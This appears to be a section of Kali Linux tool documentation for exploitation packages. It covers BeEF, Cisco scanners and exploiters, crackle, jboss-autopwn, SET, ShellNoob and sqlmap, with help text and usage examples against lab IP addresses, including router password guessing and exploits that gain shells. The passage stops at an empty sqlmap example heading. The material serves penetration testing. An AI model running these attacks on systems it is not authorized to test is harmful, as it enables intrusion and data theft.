
TOOLS INCLUDED IN THE BEEF-XSS PACKAGE

beef–BrowserExploitationFramework

The Browser Exploitation Framework.

BEEF USAGE EXAMPLE

```
root@kali:~# beef
[*] Please wait as BeEF services are started.
[*] You might need to refresh your browser once it opens.
```


BeEF Control Panel
127.0.0.1:3000/ui/panel
Google
Most Visited
Offensive Security
Kali Linux
Kali Docs
Exploit-DB
Aircrack-ng
BeEF 0.4.5.0-alpha | Submit Bug | Logout
Hooked Browsers
Online Browsers
Offline Browsers
Basic
Requester
Getting Started
Logs
BeEF
THE BROWSER EXPLOITATION FRAMEWORK PROJECT

Official website: http://beefproject.com/

Getting Started

Welcome to BeEF!

Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you can point a browser towards the basic demo page here, or the advanced version here.

If you want to hook ANY page (for debugging reasons of course), drag the following bookmarklet link into your browser's bookmark bar, then simply click the shortcut on another page: Hook Me!

After a browser is hooked into the framework they will appear in the 'Hooked Browsers' panel on the left. Hooked browsers will appear in either an online or offline state, depending on how recently they have polled the framework.

Hooked Browsers

To interact with a hooked browser simply left-click it, a new tab will appear. Each hooked browser tab has a number of sub-tabs, described below:

Main: Display information about the hooked browser after you've run some command modules.
Logs: Displays recent log entries related to this particular hooked browser.
Commands: This tab is where modules can be executed against the hooked browser. This is where most of the BeEF functionality resides. Most command modules consist of Javascript code that is executed against the selected Hooked Browser. Command modules are able to perform any actions that can be achieved through Javascript: for example they may gather information about the Hooked Browser, manipulate the DOM or perform other activities such as exploiting vulnerabilities within the local network of the Hooked Browser.

Each command module has a traffic light icon, which is used to indicate the following:
● The command module works against the target and should be invisible to the user

CATEGORIES: EXPLOITATION TOOLS*TAGS:* EXPLOITATION, GUI

cisco-auditing-tool

CISCO-AUDITING-TOOL PACKAGE DESCRIPTION

Perl script which scans cisco routers for common vulnerabilities.

cisco-auditing-tool Homepage | Kali cisco-auditing-tool Repo

- Author: g0ne
- License: GPLv2

TOOLS INCLUDED IN THE CISCO-AUDITING-TOOL PACKAGE

CAT–Scansciscoroutersforcommonvulnerabilities

```
root@kali:~# CAT

Cisco Auditing Tool - g0ne [null0]
```

```
Usage:
    -h hostname (for scanning single hosts)
    -f hostfile (for scanning multiple hosts)
    -p port #   (default port is 23)
    -w wordlist (wordlist for community name guessing)
    -a passlist (wordlist for password guessing)
    -i [ioshist]    (Check for IOS History bug)
    -l logfile  (file to log to, default screen)
    -q quiet mode   (no screen output)
```

CISCO-AUDITING-TOOL USAGE EXAMPLE

Scan the host *(-h 192.168.99.230)* on port 23 *(-p 23)*, using a password dictionary file *(-a /usr/share/wordlists/nmap.lst)*:

```
root@kali:~# CAT -h 192.168.99.230 -p 23 -a /usr/share/wordlists/nmap.lst

Cisco Auditing Tool - g0ne [null0]

Checking Host: 192.168.99.230



Guessing passwords:

Invalid Password: 123456
Invalid Password: 12345
```

CATEGORIES: EXPLOITATION TOOLS, PASSWORD ATTACKS, VULNERABILITY ANALYSIS*TAGS:* EXPLOITATION, PASSWORDS, VULNANALYSIS

cisco-global-exploiter

CISCO-GLOBAL-EXPLOITER PACKAGE DESCRIPTION

Cisco Global Exploiter (CGE), is an advanced, simple and fast security testing tool.

cisco-global-exploiter Homepage | Kali cisco-global-exploiter Repo

- Author: Nemesis, E4m
- License: GPLv2

TOOLS INCLUDED IN THE CISCO-GLOBAL-EXPLOITER PACKAGE

cge.pl–Simpleandfastsecuritytestingtool

```
root@kali:~# cge.pl
```

```
Usage :
perl cge.pl <target> <vulnerability number>

Vulnerabilities list :
[1] - Cisco 677/678 Telnet Buffer Overflow Vulnerability
[2] - Cisco IOS Router Denial of Service Vulnerability
[3] - Cisco IOS HTTP Auth Vulnerability
[4] - Cisco IOS HTTP Configuration Arbitrary Administrative Access Vulnerability
[5] - Cisco Catalyst SSH Protocol Mismatch Denial of Service Vulnerability
[6] - Cisco 675 Web Administration Denial of Service Vulnerability
[7] - Cisco Catalyst 3500 XL Remote Arbitrary Command Vulnerability
[8] - Cisco IOS Software HTTP Request Denial of Service Vulnerability
[9] - Cisco 514 UDP Flood Denial of Service Vulnerability
[10] - CiscoSecure ACS for Windows NT Server Denial of Service Vulnerability
[11] - Cisco Catalyst Memory Leak Vulnerability
[12] - Cisco CatOS CiscoView HTTP Server Buffer Overflow Vulnerability
[13] - 0 Encoding IDS Bypass Vulnerability (UTF)
[14] - Cisco IOS HTTP Denial of Service Vulnerability
```

CISCO-GLOBAL-EXPLOITER USAGE EXAMPLE

Attack the target host *(192.168.99.230)* using the Cisco IOS HTTP Auth Vulnerability *(3)*:

```
root@kali:~# cge.pl 192.168.99.230 3

Vulnerability successful exploited with [http://192.168.99.230/level/17/exec/....] ...
```

CATEGORIES: EXPLOITATION TOOLS, VULNERABILITY ANALYSIS*TAGS:* EXPLOITATION, STRESSTESTING, VULNANALYSIS

cisco-ocs

CISCO-OCS PACKAGE DESCRIPTION

A mass Cisco scanning tool.

cisco-ocs Homepage | Kali cisco-ocs Repo

- Author: OverIP
- License: GPLv2

TOOLS INCLUDED IN THE CISCO-OCS PACKAGE

cisco-ocs–AmassCiscoscanningtool

```
root@kali:~# cisco-ocs
********************************* OCS v 0.2 **********************************
****                                                                     ****
```

```
****                          coded by OverIP                          ****
****                          overip@gmail.com                         ****
****                          under GPL License                        ****
****                                                                  ****
****               usage: ./ocs xxx.xxx.xxx.xxx yyy.yyy.yyy.yyy           ****
****                                                                  ****
****                    xxx.xxx.xxx.xxx = range start IP                ****
****                     yyy.yyy.yyy.yyy = range end IP                 ****
****                                                                  ****
******************************************************************************
use: cisco-ocs IP IP
```

CISCO-OCS USAGE EXAMPLE

Attempt to exploit Cisco devices in the given IP range *(192.168.99.200 192.168.99.202)*:

```
root@kali:~# cisco-ocs 192.168.99.200 192.168.99.202
******************************** OCS v 0.2 **********************************
****                                                                  ****
****                          coded by OverIP                          ****
****                          overip@gmail.com                         ****
****                          under GPL License                        ****
****                                                                  ****
****               usage: ./ocs xxx.xxx.xxx.xxx yyy.yyy.yyy.yyy           ****
****                                                                  ****
****                    xxx.xxx.xxx.xxx = range start IP                ****
****                     yyy.yyy.yyy.yyy = range end IP                 ****
****                                                                  ****
******************************************************************************



-192.168.99.200
  |Logging... 192.168.99.200
  |Router not vulnerable.



-192.168.99.201
  |Logging... 192.168.99.201
  |Router not vulnerable.



-192.168.99.202
  |Logging... 192.168.99.202
  |Router not vulnerable.
```

CATEGORIES: EXPLOITATION TOOLS, VULNERABILITY ANALYSIS*TAGS:* EXPLOITATION, VULNANALYSIS

cisco-torch

CISCO-TORCH PACKAGE DESCRIPTION

Cisco Torch mass scanning, fingerprinting, and exploitation tool was written while working on the next edition of the “Hacking Exposed Cisco Networks”, since the tools available on the market could not meet our needs.

The main feature that makes Cisco-torch different from similar tools is the extensive use of forking to launch multiple scanning processes on the background for maximum scanning efficiency. Also, it uses several methods of application layer fingerprinting simultaneously, if needed. We wanted something fast to discover remote Cisco hosts running Telnet, SSH, Web, NTP and SNMP services and launch dictionary attacks against the services discovered.

Source: http://www.hackingciscoexposed.com/?link=tools

cisco-torch Homepage | Kali cisco-torch Repo

- Author: Born by Arhont Team
- License: LGPL-2.1

TOOLS INCLUDED IN THE CISCO-TORCH PACKAGE

cisco-torch–Ciscodevicescanner

```
root@kali:~# cisco-torch
Using config file torch.conf...
Loading include and plugin ...
 version
usage: cisco-torch <options> <IP,hostname,network>

or: cisco-torch <options> -F <hostlist>

Available options:
-O <output file>
-A      All fingerprint scan types combined
-t      Cisco Telnetd scan
-s      Cisco SSHd scan
-u      Cisco SNMP scan
-g      Cisco config or tftp file download
-n      NTP fingerprinting scan
-j      TFTP fingerprinting scan
-l <type>   loglevel
        c  critical (default)
        v  verbose
        d  debug
-w      Cisco Webserver scan
-z      Cisco IOS HTTP Authorization Vulnerability Scan
-c      Cisco Webserver with SSL support scan
-b      Password dictionary attack (use with -s, -u, -c, -w , -j or -t only)
-V      Print tool version and exit
examples:   cisco-torch -A 10.10.0.0/16
        cisco-torch -s -b -F sshtocheck.txt
        cisco-torch -w -z 10.10.0.0/16
        cisco-torch -j -b -g -F tftptocheck.txt
```

CISCO-TORCH USAGE EXAMPLE

Run all available scan types *(-A)* against the target IP address *(192.168.99.202)*:

```
root@kali:~# cisco-torch -A 192.168.99.202
Using config file torch.conf...
Loading include and plugin ...

###############################################################
#   Cisco Torch Mass Scanner                  #
#   Becase we need it...                                    #
#   http://www.arhont.com/cisco-torch.pl                     #
###############################################################

List of targets contains 1 host(s)
8853:   Checking 192.168.99.202 ...
HUH db not found, it should be in fingerprint.db
Skipping Telnet fingerprint
* Cisco by SNMP found ***
*System Description: Cisco Internetwork Operating System Software
IOS (tm) 3600 Software (C3640-IK9O3S-M), Version 12.3(22), RELEASE SOFTWARE (fc2)
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2007 by cisco Systems, Inc.
Compiled Wed 24-Jan-07 1

Cisco-IOS Webserver found
 HTTP/1.1 401 Unauthorized
Date: Tue, 13 Apr 1993 00:57:07 GMT
Server: cisco-IOS
Accept-Ranges: none
WWW-Authenticate: Basic realm="level_15_access"

401 Unauthorized
```

```
 Cisco WWW-Authenticate webserver found
 HTTP/1.1 401 Unauthorized
Date: Tue, 13 Apr 1993 00:57:07 GMT
Server: cisco-IOS
Accept-Ranges: none
WWW-Authenticate: Basic realm="level_15_access"

401 Unauthorized



--->
- All scans done. Cisco Torch Mass Scanner  -
---> Exiting.
```

CATEGORIES: EXPLOITATION TOOLS, INFORMATION GATHERING, VULNERABILITY ANALYSIS*TAGS:* ENUMERATION, INFOGATHERING, PASSWORDS, SNMP, TFTP

crackle

CRACKLE PACKAGE DESCRIPTION

crackle exploits a flaw in the BLE pairing process that allows an attacker to guess or very quickly brute force the TK (Temporary Key). With the TK and other data collected from the pairing process, the STK (Short Term Key) and later the LTK (Long Term Key) can be collected.

With the STK and LTK, all communications between the master and the slave can be decrypted.

Source: https://github.com/mikeryan/crackle

crackle Homepage | Kali crackle Repo

- Author: Mike Ryan
- License: BSD

TOOLS INCLUDED IN THE CRACKLE PACKAGE

crackle–CrackanddecryptBLEencryption

```
root@kali:~# crackle
Usage: crackle -i <input.pcap> [-o <output.pcap>] [-l <ltk>]
Cracks Bluetooth Low Energy encryption (AKA Bluetooth Smart)

Major modes:  Crack TK // Decrypt with LTK
```

```
Crack TK:

    Input PCAP file must contain a complete pairing conversation. If any
    packet is missing, cracking will not proceed. The PCAP file will be
    decrypted if -o <output.pcap> is specified. If LTK exchange is in
    the PCAP file, the LTK will be dumped to stdout.

Decrypt with LTK:

    Input PCAP file must contain at least LL_ENC_REQ and LL_ENC_RSP
    (which contain the SKD and IV). The PCAP file will be decrypted if
    the LTK is correct.

    LTK format: string of hex bytes, no separator, most-significant
    octet to least-significant octet.

    Example: -l 81b06facd90fe7a6e9bbd9cee59736a7

Optional arguments:
    -v   Be verbose
    -t   Run tests against crypto engine

Written by Mike Ryan <mikeryan@lacklustre.net>
See web site for more info:
    http://lacklustre.net/projects/crackle/
```

CRACKLE USAGE EXAMPLE

Read the input file *(-i ltk_exchange.pcap)* and write the decrypted output to disk *(-o ltk-decrypted.pcap)*:

```
root@kali:~# crackle -i ltk_exchange.pcap -o ltk-decrypted.pcap



!!!
TK found: 000000
ding ding ding, using a TK of 0! Just Cracks(tm)
!!!

Warning: packet is too short to be encrypted (1), skipping
LTK found: 7f62c053f104a5bbe68b1d896a2ed49c
Done, processed 712 total packets, decrypted 3
```

CATEGORIES: EXPLOITATION TOOLS, WIRELESS ATTACKS*TAGS:* BLUETOOTH, EXPLOITATION, WIRELESS

jboss-autopwn

JBOSS-AUTOPWN PACKAGE DESCRIPTION

This JBoss script deploys a JSP shell on the target JBoss AS server. Once deployed, the script uses its upload and command execution capability to provide an interactive session.

Features include:

- Multiplatform support – tested on Windows, Linux and Mac targets
- Support for bind and reverse bind shells
- Meterpreter shells and VNC support for Windows targets

Source: https://github.com/SpiderLabs/jboss-autopwn

jboss-autopwn Homepage | Kali jboss-autopwn Repo

- Author: Christian G. Papathanasiou, Trustwave Holdings, Inc.
- License: GPLv2

TOOLS INCLUDED IN THE JBOSS-AUTOPWN PACKAGE

jboss-win–JBossWindowsautopwn

```
root@kali:~# root@kali:~# jboss-win
[!] JBoss Windows autopwn
[!] Usage: ./e2.sh server port
[!] Christian Papathanasiou cpapathanasiou@trustwave.com
[!] Trustwave SpiderLabs
```

jboss-linux–JBoss*nixautopwn

```
root@kali:~# jboss-linux
[!] JBoss *nix autopwn
[!] Usage: ./e.sh server port
[!] Christian Papathanasiou
[!] Trustwave SpiderLabs
```

JBOSS-AUTOPWN USAGE EXAMPLE

Attack the target server *(192.168.1.200)* on the specified port *(8080)*, redirecting stderr *(2> /dev/null)*:

```
root@kali:~# jboss-linux 192.168.1.200 8080 2> /dev/null
[x] Retrieving cookie
[x] Now creating BSH script...
[!] Cound not create BSH script..
[x] Now deploying .war file:
```

CATEGORIES: EXPLOITATION TOOLS, WEB APPLICATIONS *TAGS:* EXPLOITATION, WEBAPPS

LinuxExploitSuggester

LINUX EXPLOIT SUGGESTER PACKAGE DESCRIPTION

As the name suggests, this is a Linux Exploit Suggester, with no frills and no fancy features; just a simple script to keep track of vulnerabilities and suggest possible exploits to use to gain 'root' on a legitimate penetration test, or governing examining body

Source: http://penturalabs.wordpress.com/2013/08/26/linux-exploit-suggester/

Linux Exploit Suggester Homepage | Kali Linux Exploit Suggester Repo

- Author: Andy
- License: GPLv2

TOOLS INCLUDED IN THE LINUX-EXPLOIT-SUGGESTER PACKAGE

linux-exploit-suggester–Scripttokeeptrackofvulnerabilitiesandsuggestpossibleexploits

```
root@kali:~# linux-exploit-suggester

You will find linux-exploit-suggester in /usr/share/linux-exploit-suggester
```

LINUX-EXPLOIT-SUGGESTER USAGE EXAMPLE

Search for Linux exploits matching kernel 3.0.0 *(–k 3.0.0)*:

```
root@kali:/usr/share/linux-exploit-suggester# ./Linux_Exploit_Suggester.pl -k 3.0.0

Kernel local: 3.0.0

Possible Exploits:
[+] semtex
   CVE-2013-2094
   Source: http://www.exploit-db.com/download/25444/
[+] memodipper
   CVE-2012-0056
   Source: http://www.exploit-db.com/exploits/18411/
[+] perf_swevent
   CVE-2013-2094
   Source: http://www.exploit-db.com/download/26131
```

CATEGORIES: EXPLOITATION TOOLS *TAGS:* EXPLOITATION, POSTEXPLOITATION, VULNANALYSIS

MaltegoTeeth

MALTEGO TEETH PACKAGE DESCRIPTION

Maltego is a unique platform developed to deliver a clear threat picture to the environment that an organization owns and operates. Maltego's unique advantage is to demonstrate the complexity and severity of single points of failure as well as trust relationships that exist currently within the scope of your infrastructure.

The unique perspective that Maltego offers to both network and resource based entities is the aggregation of information posted all over the internet – whether it's the current configuration of a router poised on the edge of your network or the current whereabouts of your Vice President on his international visits, Maltego can locate, aggregate and visualize this information.

Maltego offers the user with unprecedented information. Information is leverage. Information is power. Information is Maltego.

What does Maltego do?

Maltego is a program that can be used to determine the relationships and real world links between:

- People
- Groups of people (social networks)
- Companies
- Organizations
- Web sites
- Internet infrastructure such as:
- Domains
- DNS names
- Netblocks
- IP addresses
- Phrases
- Affiliations
- Documents and files
- These entities are linked using open source intelligence.
- Maltego is easy and quick to install – it uses Java, so it runs on Windows, Mac and Linux.
- Maltego provides you with a graphical interface that makes seeing these relationships instant and accurate – making it possible to see hidden connections.
- Using the graphical user interface (GUI) you can see relationships easily – even if they are three or four degrees of separation away.

- Maltego is unique because it uses a powerful, flexible framework that makes customizing possible. As such, Maltego can be adapted to your own, unique requirements.

What can Maltego do for me?

- Maltego can be used for the information gathering phase of all security related work. It will save you time and will allow you to work more accurately and smarter.
- Maltego aids you in your thinking process by visually demonstrating interconnected links between searched items.
- Maltego provide you with a much more powerful search, giving you smarter results.
- If access to “hidden” information determines your success, Maltego can help you discover it.

Source: http://paterva.com/web6/products/maltego.php

Maltego Homepage | Kali Maltego Teeth Repo

- Author: Paterva
- License: Commercial

MALTEGO TEETH README

```
root@kali:~# cat /opt/Teeth/README.txt
NB NB: This runs on Kali Linux
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
#Make directory /opt/Teeth/
#Copy tgz to /opt/Teeth/
#Untar

Load the config file called /opt/Teeth/etc/Maltego_config.mtz file into Maltego.
This is painless:
1) Open Maltego Tungsten (or Radium)
2) Click top left globe/sphere (Application button)
3) Import -> Import configuration, choose /opt/Teeth/etc/Maltego_config.mtz

Notes
-----
Config file is in /opt/Teeth/etc/TeethConfig.txt
Everything can be set in the config file.

Log file is /var/log/Teeth.log, tail -f it while you running transforms for
real time logs of what's happening.

You can set DEBUG/INFO. DEBUG is useful for seeing progress - set in
/opt/Teeth/units/TeethLib.py line 26

Look in cache/ directory. Here you find caches of:
1) Nmap results
```

```
2) Mirrors
3) SQLMAP results

You need to remove cache files by hand if you no longer want them.
You can run housekeep/clear_cache.sh but it removes EVERYTHING.

The WP brute transform uses Metasploit.Start Metasploit server so:
    msfconsole -r /opt/Teeth/static/Teeth-MSF.rc
It takes a while to start, so be patient.

In /housekeep is killswitch.sh - it's the same as killall python.
```

CATEGORIES: EXPLOITATION TOOLS, INFORMATION GATHERING, PASSWORD ATTACKS, WEB APPLICATIONS*TAGS:* EXPLOITATION, GUI, PORTSCANNING, WEBAPPS

SET

SET PACKAGE DESCRIPTION

The Social-Engineer Toolkit is an open-source penetration testing framework designed for Social-Engineering. SET has a number of custom attack vectors that allow you to make a believable attack in a fraction of the time.

Source: https://github.com/trustedsec/social-engineer-toolkit/

SET Homepage | Kali SET Repo

- Author: David Kennedy, TrustedSec, LLC
- License: BSD

TOOLS INCLUDED IN THE SET PACKAGE

setoolkit–TheSocial-EngineerToolkit

The Social-Engineer Toolkit.

SET USAGE EXAMPLE(S)

```
root@kali:~# setoolkit

           :::===  :::===== :::====
           :::     :::     :::====
            =====  ======    ===
               === ===       ===
           ======  ========   ===

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
[---]                Version: 5.4.8                  [---]
[---]              Codename: 'Walkers'                [---]
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]

        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

     Join us on irc.freenode.net in channel #setoolkit

   The Social-Engineer Toolkit is a product of TrustedSec.

            Visit: https://www.trustedsec.com

 Select from the menu:

   1) Social-Engineering Attacks
   2) Fast-Track Penetration Testing
   3) Third Party Modules
   4) Update the Metasploit Framework
   5) Update the Social-Engineer Toolkit
   6) Update SET configuration
   7) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set>
```

CATEGORIES: EXPLOITATION TOOLS, INFORMATION GATHERING *TAGS:* EXPLOITATION, INFOGATHERING, SOCIALENGINEERING

ShellNoob

SHELLNOOB PACKAGE DESCRIPTION

Writing shellcodes has always been super fun, but some parts are extremely boring and error prone. Focus only on the fun part, and use ShellNoob!

Features

- convert shellcode between different formats and sources. Formats currently supported: asm, bin, hex, obj, exe, C, python, ruby, pretty, safeasm, completec, shellstorm. (All details in the “Formats description” section.)
- interactive asm-to-opcode conversion (and viceversa) mode. This is useful when you cannot use specific bytes in the shellcode and you want to figure out if a specific assembly instruction will cause problems.
- support for both ATT & Intel syntax. Check the -intel switch.
- support for 32 and 64 bits (when playing on x86_64 machine). Check the -64 switch.
- resolve syscall numbers, constants, and error numbers (now implemented for real! :-)).
- portable and easily deployable (it only relies on gcc/as/objdump and python). It is just one self-contained python script, and it supports both Python2.7+ and Python3+.
- in-place development: you run ShellNoob directly on the target architecture!
- built-in support for Linux/x86, Linux/x86_64, Linux/ARM, FreeBSD/x86, FreeBSD/x86_64.
- “prepend breakpoint” option. Check the -c switch.
- read from stdin / write to stdout support (use “-” as filename)
- uber cheap debugging: check the -to-strace and -to-gdb option!
- Use ShellNoob as a Python module in your scripts! Check the “ShellNoob as a library” section.
- Verbose mode shows the low-level steps of the conversion: useful to debug / understand / learn!
- Extra plugins: binary patching made easy with the -file-patch, -vm-patch, -fork-nopper options! (all details below)

Source: https://github.com/reyammer/shellnoob

ShellNoob Homepage | Kali ShellNoob Repo

- Author: Yanick Fratantonio
- License: MIT

TOOLS INCLUDED IN THE SHELLNOOB PACKAGE

shellnoob–Shellcodewritingtoolkit

```
root@kali:~# shellnoob -h
shellnoob.py [--from-INPUT] (input_file_path | - ) [--to-OUTPUT] [output_file_path |
- ]
shellnoob.py -c (prepend a breakpoint (Warning: only few platforms/OS are supported!)
shellnoob.py --64 (64 bits mode, default: 32 bits)
shellnoob.py --intel (intel syntax mode, default: att)
shellnoob.py -q (quite mode)
shellnoob.py -v (or -vv, -vvv)
shellnoob.py --to-strace (compiles it & run strace)
shellnoob.py --to-gdb (compiles it & run gdb & set breakpoint on entrypoint)

Standalone "plugins"
shellnoob.py -i [--to-asm | --to-opcode ] (for interactive mode)
shellnoob.py --get-const <const>
shellnoob.py --get-sysnum <sysnum>
shellnoob.py --get-strerror <errno>
shellnoob.py --file-patch <exe_fp> <file_offset> <data> (in hex). (Warning: tested only
on x86/x86_64)
shellnoob.py --vm-patch <exe_fp> <vm_address> <data> (in hex). (Warning: tested only
on x86/x86_64)
shellnoob.py --fork-nopper <exe_fp> (this nops out the calls to fork(). Warning: tested
only on x86/x86_64)

"Installation"
shellnoob.py --install [--force] (this just copies the script in a convinient position)
shellnoob.py --uninstall [--force]

Supported INPUT format: asm, obj, bin, hex, c, shellstorm
Supported OUTPUT format: asm, obj, exe, bin, hex, c, completec, python, bash, ruby,
pretty, safeasm
All combinations from INPUT to OUTPUT are supported!

Check out the README file for more info.
```

SHELLNOOB USAGE EXAMPLE

Start in interactive mode *(-i)* in asm to opcode mode *(-to-opcode)*:

```
root@kali:~# shellnoob -i --to-opcode
asm_to_opcode selected (type "quit" or ^C to end)
>> xchg %eax, %esp
xchg %eax, %esp ~> 94
>> ret
ret ~> c3
>>
```

CATEGORIES: EXPLOITATION TOOLS*TAGS:* EXPLOITATION

sqlmap

SQLMAP PACKAGE DESCRIPTION

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Features

- Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase and SAP MaxDB database management systems.
- Full support for six SQL injection techniques: boolean-based blind, time-based blind, error-based, UNION query, stacked queries and out-of-band.
- Support to directly connect to the database without passing via a SQL injection, by providing DBMS credentials, IP address, port and database name.
- Support to enumerate users, password hashes, privileges, roles, databases, tables and columns.
- Automatic recognition of password hash formats and support for cracking them using a dictionary-based attack.
- Support to dump database tables entirely, a range of entries or specific columns as per user's choice. The user can also choose to dump only a range of characters from each column's entry.
- Support to search for specific database names, specific tables across all databases or specific columns across all databases' tables. This is useful, for instance, to identify tables containing custom application credentials where relevant columns' names contain string like name and pass.
- Support to download and upload any file from the database server underlying file system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
- Support to execute arbitrary commands and retrieve their standard output on the database server underlying operating system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
- Support to establish an out-of-band stateful TCP connection between the attacker machine and the database server underlying operating system. This channel can be an interactive command prompt, a Meterpreter session or a graphical user interface (VNC) session as per user's choice.
- Support for database process' user privilege escalation via Metasploit's Meterpreter getsystem command.

Source: http://sqlmap.org/

sqlmap Homepage | Kali sqlmap Repo

- Author: Bernardo Damele Assumpcao Guimaraes, Miroslav Stampar
- License: GPLv2

TOOLS INCLUDED IN THE SQLMAP PACKAGE

sqlmap–automaticSQLinjectiontool

```
root@kali:~# sqlmap -h
Usage: python sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)
  -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
  -g GOOGLEDORK       Process Google dork results as target URLs

Request:
  These options can be used to specify how to connect to the target URL

  --data=DATA         Data string to be sent through POST
  --cookie=COOKIE     HTTP Cookie header value
  --random-agent      Use randomly selected HTTP User-Agent header value
  --proxy=PROXY       Use a proxy to connect to the target URL
  --tor               Use Tor anonymity network
  --check-tor         Check to see if Tor is used properly

Injection:
  These options can be used to specify which parameters to test for,
  provide custom injection payloads and optional tampering scripts

  -p TESTPARAMETER    Testable parameter(s)
  --dbms=DBMS         Force back-end DBMS to this value

Detection:
  These options can be used to customize the detection phase

  --level=LEVEL       Level of tests to perform (1-5, default 1)
  --risk=RISK         Risk of tests to perform (0-3, default 1)

Techniques:
  These options can be used to tweak testing of specific SQL injection
  techniques

  --technique=TECH    SQL injection techniques to use (default "BEUSTQ")

Enumeration:
  These options can be used to enumerate the back-end database
  management system information, structure and data contained in the
  tables. Moreover you can run your own SQL statements

  -a, --all           Retrieve everything
  -b, --banner        Retrieve DBMS banner
  --current-user      Retrieve DBMS current user
  --current-db        Retrieve DBMS current database
  --passwords         Enumerate DBMS users password hashes
```

```
    --tables            Enumerate DBMS database tables
    --columns           Enumerate DBMS database table columns
    --schema            Enumerate DBMS schema
    --dump              Dump DBMS database table entries
    --dump-all          Dump all DBMS databases tables entries
    -D DB               DBMS database to enumerate
    -T TBL              DBMS database table(s) to enumerate
    -C COL              DBMS database table column(s) to enumerate

  Operating system access:
    These options can be used to access the back-end database management
    system underlying operating system

    --os-shell          Prompt for an interactive operating system shell
    --os-pwn            Prompt for an OOB shell, Meterpreter or VNC

  General:
    These options can be used to set some general working parameters

    --batch             Never ask for user input, use the default behaviour
    --flush-session     Flush session files for current target

  Miscellaneous:
    --wizard            Simple wizard interface for beginner users

[!] to see full list of options run with '-hh'

[*] shutting down at 15:52:48
```

SQLMAP USAGE EXAMPLE

